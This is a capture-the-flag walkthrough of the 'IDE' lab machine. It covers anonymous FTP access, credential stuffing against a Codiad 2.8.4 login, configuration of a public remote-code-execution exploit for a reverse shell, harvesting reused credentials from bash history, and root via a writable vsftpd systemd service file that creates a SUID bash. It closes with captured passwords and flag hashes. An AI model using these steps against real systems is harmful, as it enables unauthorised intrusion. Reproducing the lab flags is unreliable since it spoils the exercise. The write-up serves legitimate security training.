IDE

Enumeration

Ftp anonymous access was allowed .

We have ... directory and have a file named -

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             151 Jun 18 06:11 -
drwxr-xr-x    2 0        0            4096 Jun 18 06:11 .
drwxr-xr-x    3 0        114          4096 Jun 18 06:10 ..
226 Directory send OK.
ftp> get -
local: ./- remote: -
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for - (151 bytes).
226 Transfer complete.
151 bytes received in 0.00 secs (207.9844 kB/s)
```

we transfer it to our machine and investigate it


```
Hey john,
I have reset the password as you have asked. Please use the default password to login.
Also, please take care of the image file ;)
- drac.
```

we are dealing with default credentials so lets research that.So far we have 2 users ,john and drac

We had two webservers ,one on port 80 and one on 62337.

on port 62337 we had codiad software(IDE software which is web based) running of version 2.8.4 which has a RCE exploit but it needs authentication.

We are served a login page



we perfromed credentials stuffing and found valid creds

0			200			338
1	john	bitnami	200			338
2	drac	bitnami	200			338
3	john	password	200			324
4	drac	password	200			338
5	john	admin	200			338
6	drac	admin	200			338
7	john	codiad	200			338
8	drac	codiad	200			338
9	john	user	200			338
10	drac	user	200			338
11	john	welcome	200			338
12	drac	welcome	200			338

THe combination john : password has different response size than other requests so this must be valid

Nmap

PORT   STATE SERVICE REASON   VERSION
21/tcp   open ftp   syn-ack ttl 61 vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.4.30.255

```
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2:be:d3:3c:e8:76:81:ef:47:7e:d0:43:d4:28:14:28 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC94RvPaQ09Xx+jMj32opOMbghuvx4OeBVLc+/
4Hascmrtsa+SMtQGSY7b+eyW8Zymxi94rGBIN2ydPxy3XXGtkaCdQluOEw5CqSdb/qyeH+L/
1PwIhLrr+jzUoUzmQil+oUOpVMOkcW7a00BMSxMCij0HdhlVDNkWvPdGxKBviBDEKZAH0hJEfexz3Tm65cmBpMe7WCPiJGTvoU9weXUnO3+41Ig8qI
+g90Hr0UqmYLHEV
|   256 a8:82:e9:61:e4:bb:61:af:9f:3a:19:3b:64:bc:de:87 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBzKTu7YDGKubQ4ADeCztKu0LL5RtBXnjgjE07e3Go/GbZB2vAP2J9OEQH/
PwlssyImSnS3myib+gPdQx54lqZU=
|   256 24:46:75:a7:63:39:b6:3c:e9:f1:fc:a4:13:51:63:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ+oGPm8ZVYNUtX4r3Fpmcj9T9F2SjcRg4ansmeGR3cP
80/tcp    open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
62337/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Codiad 2.8.4
|_http-favicon: Unknown favicon MD5: B4A327D2242C42CF2EE89C623279665F
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP
(Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9
(92%)
No exact OS matches for host (test conditions non-ideal).
```

Exploitation


Now i researched the cve and found exploit but needs to be edited - https://github.com/WangYihang/Codiad-Remote-Code-Execute-Exploit

First of all i inserted the required options

THe cloudcall project name was found after we logged in

```
target_ip = 10.10.120.17
target_port = 62337
username = john
password = password
codiadpath = /
projectname = CloudCall
```

Got a reverse connection back




Post-Exploitation


Now we have got a shell we will escalate our privileges

In user drac home we have the flag but we cant read it

Trying to read drac bash history we got mysql credentials



User drac is reusing his credentials in ssh



sudo -l indicates that we can restart the ftp service with sudo

```
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
```

One thing to notice is that vsftpd is not a full path so we can abuse the path env variable

I added my home dir to $PATH and created a vsftpd binary and copied bash shell to rootbash and set it to suid bit

running this didnt worked because service binary is being used and we made a binary.

I ran priv esc scripts and found that we have write access to vsftpd service file which allowed us to specify our custom binary whenever service restarts

```
[!] srv500 Can we write in systemd service files?..... yes!
---
/lib/systemd/system/vsftpd.service
---
```

Edited the service file

```
ExecStart=/home/drac/vsftpd /etc/vsftpd.conf
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=-/bin/mkdir -p /var/run/vsftpd/empty
```

Then restared the service and then ran the sudo command and rootbash was created

```
drac@ide:/tmp$ sudo /usr/sbin/service vsftpd restart
drac@ide:/tmp$ ls -la
total 1508
drwxrwxrwt 10 root root    4096 Oct 29 11:01 .
drwxr-xr-x 24 root root    4096 Jul  9 06:02 ..
drwxrwxrwt  2 root root    4096 Oct 29 09:08 .font-unix
drwxrwxrwt  2 root root    4096 Oct 29 09:08 .ICE-unix
-rwxrwxr-x  1 drac drac  341863 May 24 15:18 linpeas.sh
-rwxrwxr-x  1 drac drac   41273 Jun  9 17:21 lse.sh
-rwsr-sr-x  1 root root 1113504 Oct 29 11:01 rootbash
drwx------  3 root root    4096 Oct 29 09:08 systemd-private-16f6
```

we are root

```
drac@ide:/tmp$ ./rootbash -p
rootbash-4.4# id
uid=1000(drac) gid=1000(drac) euid=0(root) egid=0(root) groups=0(root),24(cdrom),27(sudo),30(dip),46(plugdev),1000(dr
ac)
rootbash-4.4#
```

Loot

Credentials

Users

john

drac

Codiad login port 62337

john : password

ssh

drac : Th3dRaCULa1sR3aL

#mysql

drac : Th3dRaCULa1sR3aL

Flags

User

02930d21a8eb009f6d26361b2d24a466

Root

ce258cb16f47f1c66f0b0b77f4e0fb8d